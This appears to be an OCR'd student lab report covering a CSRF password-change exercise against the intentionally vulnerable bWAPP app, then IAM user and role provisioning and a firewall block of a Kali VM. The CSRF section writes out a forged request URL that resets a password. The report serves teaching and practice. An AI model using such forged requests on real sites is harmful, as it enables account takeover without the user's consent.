

192.168.75.134/bWAPP/csrf_1.php?password_new=apple&password_conf=apple&action=change
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
an extremely buggy web app !
Set your
low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
/ CSRF (Change Password) /
Change your password.
New password:
Re-type new password:
Change
The password has been changed!

Task 3: Defense


You are now the IAM Administrator of your organization. Your organization has decided to start an Information Security Department. They have hired 3 new employees and fired 2 employees. As an IAM administrator you have to Add 3 new users and assign them manager roles. (Provisioning). And you have to remove 2 existing users and their roles and privileges. To do this you first need :

1. **Create 5 new users**


I created 5 users as below.




Similarly, created 4 more users.




2. Create 2 new Roles ie. Manager & HoD




3. Add an organization.



4. Make one of the users owner of the organization




5. Make another User Administrator.



As an IAM administrator, I added 3 users to security team and deactivated 2 user accounts as below.

1. Added 3 users to security team.




2. Deactivated 2 users.

USERNAME	FIRST NAME	LAST NAME	EMAIL ADDRESS	DESCRIPTION	STATUS
amanpaul1	Aman	Paul	amanpaul@xyz.com		active
antman	Ant	Man	antman@avenger.com		active
doctorstrange	Doctor	Strange	doctorstrange@avenger.com		active
manager1	The	Manager	themanager@xyz.com		active
rishabh1	rishabh	arora	rishab@xyz.com		active
sanchit1	sanchit	sharma	sanchitsharma@xyz.com		active
spiderman	Spider	Man	spiderman@avenger.com		active
superman	Super	Man	superman@avenger.com		inactive
sur1	first	selfuser	firstselfuser@gmail.com		active
thehulk	The	Hulk	thehulk@avenger.com		inactive


Task 4: Firewall Log Analysis

I performed ping scan from kali linux to windows VM as below.



Ping was working fine. Both machines are in trusted connection.

I blocked Kali linux ip in the firewall @Windows VM as below.



Further, My Kali VM was not able to communicate with Windows VM depicting that firewall is working

fine. Also, Logs were generated describing Kali VM trying to establish connection with it.